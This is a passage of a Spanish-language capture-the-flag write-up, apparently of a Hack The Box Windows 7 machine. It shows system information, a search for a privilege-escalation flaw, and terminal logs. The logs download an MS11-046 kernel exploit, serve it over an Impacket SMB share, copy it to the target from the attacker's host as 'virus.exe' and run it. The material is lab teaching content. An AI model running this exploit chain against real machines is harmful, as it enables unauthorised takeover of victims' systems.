BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.485 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.570 MB
Virtual Memory: In Use:    571 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 4
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
```

Buscamos la vulnerabilidad



windows 7 version 6.1 privilege escalation vulnerability

Aproximadamente 442.000 resultados (0,41 segundos)

Exploit-DB
https://www.exploit-db.com › exp... · Traducir esta página


'afd.sys' Local Privilege Escalation (MS11-046)

18 oct 2016 — **Exploit** Title: **Windows** x86 (all **versions**) AFD **privilege escalation** (MS11-046) # Date: 2016-10-16 # **Exploit** Author: Tomislav Paskalev ...


Más preguntas

Does Windows 7 have security vulnerabilities?


What is the RDP vulnerability in Windows 7?




```
❯ wget https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe
--2024-02-02 13:55:38--  https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8323 (8.1K) [text/plain]
Saving to: ‘ms11-046.exe’

ms11-046.exe                          100%[=====================================================================================>]   8.13K  --.-KB/s    in 0s

2024-02-02 13:55:38 (91.8 MB/s) - ‘ms11-046.exe’ saved [8323/8323]

 /home/unicomanu/Academia/devel  ✓ |
```



```
❯ impacket-smbserver compartir $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
|
```



```
c:\Users>cd public
cd public

c:\Users\Public>copy \\10.10.16.2\compartir\ms11-046.exe virus.exe
copy \\10.10.16.2\compartir\ms11-046.exe virus.exe
        1 file(s) copied.

c:\Users\Public>|
```



```
c:\Users>cd public
cd public

c:\Users\Public>copy \\10.10.16.2\compartir\ms11-046.exe virus.exe
copy \\10.10.16.2\compartir\ms11-046.exe virus.exe
        1 file(s) copied.

c:\Users\Public>.\virus.exe
.\virus.exe

c:\Users\Public>|
```